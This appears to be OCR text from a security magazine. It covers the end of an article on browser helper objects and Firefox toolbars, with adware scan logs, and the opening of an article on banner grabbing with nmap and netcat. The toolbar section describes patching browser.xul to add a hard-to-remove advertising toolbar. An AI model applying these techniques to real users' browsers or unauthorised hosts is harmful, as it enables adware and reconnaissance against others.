In this section, we will be interested in XUL language we quickly talked about previously. XUL (for XML-based User Interface Language) is thus a language based on the XML and which makes it possible to create UI and programs being able to function as well within the Mozilla applications as in an independent way thanks to XULRunner. For the linguistics course, XUL sounds like *zoul.* Clearly, being based on the XML language, it is thus based on a system of tags making it possible to create all people might wait from an UI: buttons, labels, menu bars, radio boxings…

Thanks to XUL, it is now possible to create virtual softwares we can access by Internet with a Mozilla browser and to create the UI as easily as to create Web pages. The creation of UI with XUL is similar to the creation of UI with GTK and Glade with the principle of horizontal and vertical box (commonly called *hbox* and *vbox*), the signals principles and the functions called when a signal is raised. For more information on XUL, we advise you to read the pages dedicated to this language on the site of the Mozilla foundation which can be found with the *http://www.mozilla.org/projects/xul/* address.

You use XUL UI all time you use Firefox or an other Mozilla application. Why? Because all the Mozilla UI are made in XUL language: Firefox is a mix between the Gecko component (for the navigation) and XUL.

The goal of this article is not to introduce you in XUL programming. Therefore we will show you where

Listing 5. *Hijacking raport*

```
Logfile of HijackThis v1.99.1
Scan saved at 17:15:24, on 04/07/2006
Platform: Windows XP SP2 (WinNT 5.01.2600)
MSIE: Internet Explorer v6.00 SP2 (6.00.2900.2180)

Running processes:                                  <!- - Active process list - ->
C:\WINDOWS\System32\smss.exe
…
C:\Documents and Settings\khaalel\Desktop\Docs\My Docs\Hackin9\BHOs\Codes\CDs\HijackThis.exe
            < !- -  Nx : Information about the homepage and the search page for Netscape  et Mozilla browsers- ->
N3 - Netscape 7: user_pref("browser.startup.homepage", "http://www.netscape.fr"); (C:\Documents and Settings\khaalel\Application Data\
                          Mozilla\Profiles\default\m1qn6znd.slt\prefs.js)
…
           <!- -  O2 : All the Browsers Helper Objects you can find on your computer  - ->
O2 - BHO: Adobe PDF Reader Link Helper - {06849E9F-C8D7-4D59-B87D-784B7D6BE0B3} - C:\Program Files\Adobe\Acrobat 7.0\ActiveX\
                          AcroIEHelper.dll
…
           <!- -  O3 : All the toolbars you can find on your computer  - ->
O3 - Toolbar: (no name) - {E3C7D182-655D-45EE-8896-A8F8C4DA7E94} - (no file)
           <!- - O4 : Tous les programmes se lançant automatiquement au démarrage - ->
O4 - HKLM\..\Run: [Cpqset] C:\Program Files\HPQ\Default Settings\cpqset.exe
…
O4 - Global Startup: Microsoft Office.lnk = C:\Program Files\Microsoft Office\Office10\OSA.EXE
          <!- -  O8 : Les éléments du menu du click droit sous IE ayant été rajoutés par des tiers - ->
O8 - Extra context menu item: &Search - http://bar.mywebsearch.com/menusearch.html?p=ZNfox000
O9 - Extra button: (no name) - {08B0E5C0-4FCB-11CF-AAA5-00401C608501} - C:\Program Files\Java\jre1.5.0_06\bin\ssv.dll
…
```

is located the Firefox XUL package and will try to explain some important files. The architecture of Firefox is rather well made even if it can appear complicated the first time you are trying to understand it. The core of the navigator is separated from the interface but also from the plugins management systems, the user preferences tools… Therefore it is necessary to have patience to find the good file if you have never worked on Firefox.

Our goal is to be able to add buttons and toolbars to the Firefox UI without developing additionnal plugins the user will have to install. Adding toolbars like we will do will allow us to be annoying to erase. About BHOs, as we previously said it in other words, these tools take all their meaning within Internet Explorer, therefore a BHO should not have to affect the operation of Mozilla Firefox or another navigator not using IE component.

Developing Firefox advertising toolbar

To reach the main interface of the browser, we will need to extract some files from the *browser.jar* archive we can find in the ./chrome/ directory. This directory can be found in the Mozilla Firefox installation directory. Although the extension is in *.jar*, this file is not a JAVA language package but is a renamed ZIP file. After the extraction, it will be necessary to open the file *browser.jar\content\browser\browser.xul.*

We will be able to add some tags in order to add a toolbar. Here is a really basic toolbar we will add in the lower part of the address bar:

```
<toolbar  id="KhaalelToolbar">
 <description>
  We can put whatever
  we want here for our toolbar
 </description>
</toolbar>
```

We initially used the *<toolbar></toolbar>* tags to add a toolbar. Then with the help of the *<description></description>* tags, we added some text in the toolbar. You can add any other tags like the button tag. Then as for XHTML or XML file, the position of the tag in the file permits to position the toolbar in the UI. Other actions can be done. XUL as we said, is based on tags. But to react to the actions of the users when they hit a key of the keyboard or click on object with their mouse, it is possible to create functions in Javascript. The

Listing 6. *SmitFraudFix raport*

```
SmitFraudFix v2.65

Scan done at 17:37:12,96, 04/07/2006
Run from C:\Documents and Settings\khaalel\Desktop\Docs\My Docs\Hackin9\BHOs\Codes\CDs\SmitfraudFix
OS: Microsoft Windows XP [Version 5.1.2600] - Windows_NT
Fix ran in normal mode
»»»»»»»»»»»»»»»»»»»»»»»»» C:\WINDOWS\system32
C:\WINDOWS\system32\atmclk.exe FOUND !
C:\WINDOWS\system32\1024\ FOUND !
...
»»»»»»»»»»»»»»»»»»»»»»»»» C:\DOCUME~1\khaalel\FAVORI~1
C:\DOCUME~1\khaalel\FAVORI~1\Antivirus Test Online.url FOUND !
»»»»»»»»»»»»»»»»»»»»»»»»» Desktop Components
[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Desktop\Components\0]
"Source"="About:Home"
"SubscribedURL"="About:Home"
"FriendlyName"="My Current Home Page"
»»»»»»»»»»»»»»»»»»»»»»»»» Sharedtaskscheduler
!!!Attention, following keys are not inevitably infected!!!
…
[HKEY_CLASSES_ROOT\CLSID\{af3fd9a8-1287-4159-9212-9a5b4494af70}\InProcServer32]
@="C:\WINDOWS\system32\guxxa.dll"
...
»»»»»»»»»»»»»»»»»»»»»»»»» End
```

Lisitng 7. *A few CLSID*

```
X FFF5092F-7172-4018-827B-FA5868FB0478: azesearch2.ocx, azesearch.ocx, azesearch.dll, mwsearch.dll, msearch.dll,
                      ztoolb***.dll (* = digit) - AZESearch, http://www3.ca.com/securityadvisor/pest/
                      pest.aspx?id=453094055 aka SEARCHBAR.D, http://www.trendmicro.com/vinfo/grayware/ve_graywareDet
                      ails.asp?GNAME=ADW%5FSEARCHBAR%2ED aka Ztoolbar, http://securityresponse.symantec.com/avcenter/
                      venc/data/adware.ztoolbar.html adware - alse see ]here, http://www.sarc.com/avcenter/venc/data/
                      pf/trojan.magise.html
L FFFF08F5-F6F8-42AB-B62A-5531F1F42CE2: ietoolkit14.dll - IEToolkit, http://www.ietoolkit.com/
O FFFFFFFF-FFFF-FFFF-FFFF-FFFFFFFFFFFD: GB_BHO.dll - LittleBigBar, http://www.littlebigbar.com/
X FFFFFFFF-FFFF-FFFF-FFFF-FFFFFFFFFFFF: hp****.tmp (* = random char or digit) - Quicknavigate.com hijacker - part of a
                      TROJ/PUPER-A, http://www.sophos.com/virusinfo/analyses/trojpupera.html infection
```

Javascript is the XUL default language. Thereafter, C++, Python and other languages were added. To do the actions we want, it is thus possible to add some Javascript codes in the right files of this archive.

There is, of course, more conventional means to create toolbars under Firefox. One of the possibilities is to use softwares which will convert IE toolbars into Mozilla Firefox toolbars. The other is quite simply to develop XPI packages.

This section is finishing. Understanding this section need you to have knowledges in XUL and JavaScript programming but explaining this 2 technologies is not the goal of this article. We showed you what we can do with Mozilla Firefox. You have to know that the previous actions we did in the BHOs can be done under Firefox thanks to the JavaScript. As what the BHOs principles can nevertheless be adapted to the Mozilla world.

A small list of BHOs

There are several websites allowing to have a huge list of BHOs. One of them is the CastleCops website (*http://www.castlecops.com*) proposes to refer the greatest number of it.

The letter *X* means that the BHO is a spyware or an adware. The letter *L* means that the BHO does not respect some privacy policies: that it is spyware-free (free of all spyware). The letter *O* means that no one does really know if the indicated BHO is spyware-free and what it really do. For a huge list, we advise you to consult the CastleCops webpages or SOPHOS Labs.

Conclusion

Throughout this article, we wanted to demystify the Browser Helper Object and the toolbars as well under Internet Explorer as under Mozilla Firefox then to explain how it was possible to program such tools. We hope that this article helped you to know a little bit more about these components that you often use and will help you to secure computers overrunned by BHOs and unwanted toolbars. ●

About the author

Gilbert Nzeka is a nineteen year old French student impassioned by programming and computer security since the age of fourteen. Author of a french computer security book at the age of sixteen published by Hermès Sciences editions, he has been interested for two years in malware, programming and cryptography. White Hat during his hobbies time, he helps administrators to make safe their systems, he worked for FCI an AREVA subsidiary company like pen-tester and gives courses on GNU/Linux and security in his engineer school.

A D V E R T I S E M E N T

WWW.PROFESSIONALSECURITYTESTERS.ORG

The Professional Security Tester Warehouse
Get recognized, Become a Certified Tester now

Fast forward your career, We can help you achieve any or all of the following certification:

CEH®
CPTS®
CISSP®
SSCP®
CISA®
SANS GCFW®

Our resources are FREE to all. You pay absolutely Nothing, Nada, Gratis, Niets, Zero, Zilch, Niente, Nolla.

Join our growing community of over 38,000 members

Free Practice Quizzes
Hundreds of Study Guides
Lively Certification forums
Security News
Security Dashboard
Security Mailing Lists
Downloads
Library of documents
Web Links
Jobs Posting
Your own Blog
And a whole lot more...

Bringing FREE certification resources to the world

Can one fool application-layer fingerprinting?

Piotr Sobolewski

Difficulty

●●○

Numerous tools exist which allow one to determine what service runs on some given port and what software provides it. Let us attempt to understand how they work, then ponder upon whether it would be possible (or easy) to trick them.

If you have a computer at hand, visit the Web site *http://www.netcraft.com*. In the window titled *What's that site running?* type in the address of some popular site, for instance *www.allegro.pl*. Press [enter] - information will be displayed about what server the site runs on. In this particular case, we have found out that the site *www.allegro.pl* is served by Apache version 1.3.34 (set up on a Debian box, with PHP version 4.4.2-1 - see Figure 1).

Interesting, isn't it? And highly useful, too. Such knowledge would certainly come in handy for an intruder attempting to attack the given site, or to a person performing a security audit. Knowing what version of Apache one is dealing with, the intruder can search the Internet for information on security vulnerabilities present in that version. Should some vulnerabilities exist, the intruder can proceed to launch an attack.

What use is this?

What we have just done - detection of what software provides a certain service on a remote system - is technically known as application-level fingerprinting). Sometimes it takes a somewhat different form: not only do we not know what software handles the given service (Apache or IIS, what version), but we aren't even aware of what service runs on some particular open port. We have simply found out, through the means of port scanning, that the host 192.168.22.33 has the port 175 open - and that's it. Perhaps someone has set up an ftp server there, or maybe a WWW one, or maybe something completely different? Under such circumstances the site we have just mentioned, *http://www.netcraft.com*, will be of no use to us,

What you will learn...

- what is application level fingerprinting,
- what techniques it uses,
- which tools can you use to carry out application level fingerprinting,
- which techniques these tools use and its consequences,
- are the results provided by tools reliable,
- is it difficult (possible) to trick the tools.


What you should know...

- how the Internet works and know basic Linux commands.

Listing 1. *A request for the document http://www.icm.edu.pl/festiwal/2005/program.html*

```
GET /festiwal/2005/program.html HTTP/1.1
User-Agent: Opera/8.51 (X11; Linux i686; U; en)
Host: www.icm.edu.pl
Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png,
                      image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1

Accept-Language: pl,en;q=0.9
Accept-Charset: iso-8859-2, utf-8, utf-16, iso-8859-1;q=0.6, *;q=0.1
Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0
Connection: Keep-Alive
(empty line)
```



Site report for www.allegro.pl - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://toolbar.netcraft.com/site_report?url=http://www.allegro.pl
Go
Flexible Pricing and Support
Try Online Demo!
Done
0s 19ms
4s 446ms
58.42 KB
16/16 req
N/A
1337
Adblock

Date first seen	December 1999	**DNS admin**	hostmaster@allegro.pl
Domain Registry	dns.pl	**Reverse DNS**	www.allegro.pl
Organisation		**Nameserver Organisation**	
Check another site:			

Hosting History

Netblock Owner	IP address	OS	Web Server	Last changed
QXL Poland sp. z o.o.	193.23.48.134	Linux	Apache/1.3.34 Debian mod_ssl/2.8.25 OpenSSL/0.9.8a PHP/4.4.0-4	6-Jun-2006
QXL Poland sp. z o.o.	193.23.48.134	Linux	Apache/1.3.34 Debian mod_ssl/2.8.25 OpenSSL/0.9.8a PHP/4.4.2-1	4-Jun-2006
QXL Poland sp. z o.o.	193.23.48.134	Linux	Apache/1.3.33 Debian GNU/Linux mod_ssl/2.8.22 OpenSSL/0.9.7d PHP/4.3.10-15	3-Jun-2006

Figure 1. *www.netcraft.com informing us what server provides the site www.allegro.pl*



```
$ nmap 172.16.0.111 -P0 -sV -p 175

Starting Nmap 4.03 ( http://www.insecure.org/nmap/ ) at 2006-06-14 12:14 CEST
Interesting ports on 172.16.0.111:
PORT    STATE SERVICE VERSION
175/tcp open  ftp     VxWorks ftpd 5.4.2
Service Info: OS: VxWorks

Nmap finished: 1 IP address (1 host up) scanned in 6.630 seconds
$
```

Figure 2. *With the aid of nmap we find out what service runs on the given port and what software provides it (in our case the service is FTP, provided by VxWorks ftpd 5.4.2)*

if however we have a computer running Linux (booted from hakin9.live, for instance) all one has to do is issue the command:

```
$ nmap <IP_address> -P0 -sV -p <port_
                      number>
```

to find out what service runs on that port and what software provides it (Figure 2).

A lazy reader could finish reading right now: we know how to check what service runs on a port, we can find out what software provides it – what more one could one want? An inquisitive reader on the other hand would start thinking about several issues:

- does this mean anyone can find out what server the site I administer runs on? Can't it really be hidden somehow?
- how reliable are the results we have obtained? Can I trust *Netcraft* and *nmap* to tell me the truth while I perform a security audit? Which of the tools dedicated to fingerprinting should I use and which ones are unreliable?
- how does this work? An intelligent person needs to understand the tools she/he uses!

Therefore, let us look into methods used by various tools. Let us try to understand how they work, then think about whether it would be possible (or easy) to trick them. While doing so we shall focus primarily on detecting the version of a Web server, having a particularly close look at issues related to Apache.

The most simple method – just ask

Let us begin by remembering how the HTTP protocol works. In particular, three things happen when we visit the page *http://www.icm.edu.pl/festiwal/2005/program.html* (see Figure 3):

- the Web browser sends a request to the server *www.icm.edu.pl*, stating: please send me the document */festiwal/2005/program.html*

- the server sends the requested document to the browser,
- the browser displays the document on the screen.

Would you like to see what such an exchange look like? No problem. One can use a nice diagnostic tool called *burpproxy* - a simple proxy Web server displaying requests and responses passing through it. All one has to do is launch *burpproxy* one the local machine and configure the browser so that it uses the proxy server on the latter; after that all communication between the browser and Web servers will pass through *burpproxy*, which will display it. Detailed notes on using burpproxy can be found in the inset *How to use burpproxy.*

Let us try, using burpproxy, to take a peek at communication between the browser and the server when we point the former to the address *http://www.icm.edu.pl/festiwal/2005/program.html* (I encourage the Reader to attempt intercepting this communication him- or herself). As one can see, the request sent by the browser looks as presented in Listing 1. The first line of that request means *I want to GET the document /festiwal/2005/program.html, I'm using version 1.1 of the HTTP protocol*. Further lines of the request contain additional information (the meaning of which is described in the table HTTP requests and responses at meaning). The request is terminated with an empty line.

As a response, the server transmits to the browser what has been presented in Listing 2. *The first line of this response means: I'm using HTTP version 1.1 (HTTP/1.1), I'm sending the requested document to you* (200 is a status code signifying everything is okay). Further lines contain additional information (de-




client
client asks for a document
server
server sends document to the client client screens it

Figure 3. *A browser fetching the page http://www.icm.edu.pl/festiwal/2005/program.html from the server*


burp proxy v1.22

help

intercept | options | history | comms | alerts

general

[✓] proxy running on port 8080

[✓] loopback interface only

[✓] cache requests (access at http://burp)

[ ] log to file [ ] include responses

client requests

[✓] intercept

[✓] ignore gif,jpg,png,css

[✓] update Content-Length

[ ] talk HTTP/1.0 to server

server responses

[✓] intercept

[✓] ignore non-text

[✓] update Content-Length

[✓] unpack gzip

Figure 4. *Using burpproxy, in order: launching and configuring burpproxy, configuring Firefox, burpproxy displaying an intercepted request and waiting for us to allow passing it on*

How to use burpproxy

burpproxy (which can be found on the disc enclosed with the issue) is written in Java and thus can be run under Linux, Windows and Mac OS X. In order to use *burpproxy* to investigate communication between the Mozilla Firefox browser and Web servers (Figure 4):

- launch *burpproxy,*
- in *burpproxy,* enter the tab options and check server responses -> intercept,
- in Firefox, select edit -> preferences, enter general -> connection settings, then set 127.0.0.1, port 8080 as HTTP proxy,
- in *burpproxy* enter the tab intercept this is where requests and responses will be shown,
- go back to Firefox and browse Web pages the usual way, every time *burpproxy* intercepts a request to or a response from a server, it will display it in the tab intercept and hold passing it further until you click the forward button.

If you use a different browser than Firefox, configure it in the appropriate way to use a HTTP proxy running at the address 127.0.0.1 and the port 8080.

scribed in detail in the table *HTTP requests and responses - meaning*). After these there is an empty line, followed by the actual body of the document in question.

For us one line of the server's response is particularly interesting:

```
Server: Apache/1.3.33 (
      Debian GNU/Linux
)
PHP/4.3.10-15 mod_ssl/2.8.9
OpenSSL/0.9.6c mod_perl/1.29
```

In this line the server introduces itself to the browser: it provides its name (Apache), version (1.3.33) and other details.

As a result, we have got a way of easily finding out what kind of a server we are dealing with!

Should using the browser in conjunction with *burpproxy* seem too complicated for you, you can simply establish a TCP connection to the server using netcat and type the request in manually.

In order to do that, issue the following command:

```
$ nc www.icm.edu.pl 80 -v
```

The command means: connect to port 80 of the host *www.icm.edu.pl.* The option *-v* causes the program to let us know after the connection has been established. After the information has been displayed (*krankenschwester.icm.edu.pl* [212.87.0.40] 80 (*www*) open), type in:

Table 1. *HTTP requests and responses – meaning*

Subsequent rows of the request	Meaning
GET /festiwal/2005/program.html HTTP/1.1	the browser wants to (GET) the document /festiwal/2005/program.html, it uses HTTP version 1.1
User-Agent: Opera/8.51 (X11; Linux i686; U; en)	the browser introduces itself as Opera 8.51
Host: *www.icm.edu.pl*	the request is addressed to the server www.icm.edu.pl (this is important when one system handles several virtual servers)
Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1	the browser declared what kinds (MIME types) of documents it is willing to accept
Accept-Language: pl,en;q=0.9	the browser declares what languages it is willing to accept documents in (most gladly in Polish, somewhat less happily in English)
Accept-Charset: iso-8859-2, utf-8, utf-16, iso-8859-1;q=0.6, *;q=0.1	the browser declares what character encodings it is willing to accept in documents
Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0	the browser declares what methods of compression it is willing to accept for documents
Connection: Keep-Alive	the browser requests the server not to close the connection after the response has been send - that way possible further requests will be transmitted faster
(empty line)	the request ends with an empty line
HTTP/1.1 200 OK	the request has been processed successfully, I am sending the requested document
Date: Wed, 05 Oct 2005 12:46:18 GMT	date and time of when the response was sent
Server: Apache/1.3.33 (Debian GNU/Linux) PHP/4.3.10-15 mod_ssl/2.8.9 OpenSSL/0.9.6c mod_perl/1.29	the server introduces itself as Apache 1.3.33
X-Powered-By: PHP/4.3.10-15	the server runs PHP, version 4.3.10-15
Connection: close	the server wants to close the TCP connection after the response has been sent
Content-Type: text/html	the transmitted document is of the type text/html
(empty line)	an empty line indicates the end of the HTTP header and the beginning of the body of the actual document
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN"> <html> <head> (...)	the remainder of the response contains the document which has been requested by the browser

```
GET / HTTP/1.0
(empty line)
```

It is a very simple HTTP request, containing only the most important elements.

It should be understood in the following way: *I want to GET the document* (i.e. the root page), *I'm using HTTP version 1.0*. Don't forget about the empty line terminating the request!

Have a look at the response you have received from the server it will most likely be similar to the one we have seen using *burpproxy*:

```
HTTP/1.1 200 OK
Date: Wed, 05 Oct 2005 12:46:18 GMT
Server: Apache/1.3.33 (Debian GNU/
Linux) PHP/4.3.10-15 mod_ssl/2.8.9
OpenSSL/0.9.6c mod_perl/1.29
X-Powered-By: PHP/4.3.10-15
(...)
```

See? We have just found out that we're conversing with an Apache server, version 1.3.33.

As you can see, the method in question is very simple. I encourage the reader to analyse several sites on your own.

The same for FTP

Other services are in the habit of introducing themselves too. While connecting to an FTP server, the latter typically provides us with its name and version number:


```
$ nc sunsite.icm.edu.pl 21 -v
(...)
220 SunSITE.icm.edu.pl FTP server(
     Version wu-2.6.2(9) Fri Jun 17
     21:45:54 MEST 2005) ready
```

As one can see, in case of FTP things are even easier than with WWW - the FTP server sends us information about itself immediately after the connection has been established.

This kind of information is called a banner of the service and what the thing we are doing right now is technically known as banner grabbing.

Drawbacks of this method

The method we have learned about just now has got one drawback: the server can lie. We shall get to practical matters i.e. how to configure Apache to introduce itself as IIS in a moment, for now simply take note that there is no reason what-


Firefox Preferences

General | Privacy | Content | Tabs | Downloads | Advanced


Home Page
Location(s): http://en-US.start.mozilla.com/firefox?client=firefox-a&rls=org.
Use Current Page | Use Bookmark... | Use Blank Page

Default Browser
[✓] Firefox should check to see if it is the default browser when starting. | Check Now

Connection
Determine how Firefox connects to the Internet. | Connection Settings...

Help | Close

Figure 5. *Configuration Firefox*


Connection Settings

Configure Proxies to Access the Internet
○ Direct connection to the Internet
○ Auto-detect proxy settings for this network
● Manual proxy configuration:
HTTP Proxy: 127.0.0.1 Port: 8080
☐ Use this proxy server for all protocols
SSL Proxy: Port: 0
FTP Proxy: Port: 0
Gopher Proxy: Port: 0
SOCKS Host: Port: 0
○ SOCKS v4 ● SOCKS v5
No Proxy for: localhost, 127.0.0.1
Example: .mozilla.org, .net.nz, 192.168.1.0/24
○ Automatic proxy configuration URL:
Reload

Help | Cancel | OK

Figure 6. *Configuration server proxy for Firefox*

soever for a server to tell the truth here. However can Apache tell us it is IIS and how shall we know that it's lying?

Therefore, other methods have been developed for recognising the version of a Web server (or more generally, the version of software handling some particular service) methods that are more difficult to fool.

Differences in standard implementations

The HTTP protocol is precisely described and defined in appropriate RFC documents. It is specified what a request should look like, what particular error codes mean etc. Then again, by necessity not everything has been defined to the tiniest detail, not every possible situation has been described.

To give an example: HTTP exists in several versions, among the others 0.9 and 1.0. In version 0.9 a request would simply look like:

```
GET /index.html
(empty line)
```

As one can see, the first line of a request has the following syntax:

```
<method> <path to the document>
```

In version 1.0, an equivalent request would look like this:

```
